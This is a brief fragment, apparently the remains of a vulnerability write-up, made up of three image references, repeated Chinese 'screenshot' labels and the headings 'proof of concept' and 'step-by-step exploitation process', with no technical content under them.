


截图 截图 截图 截图 截图

概念验证

逐步利用过程

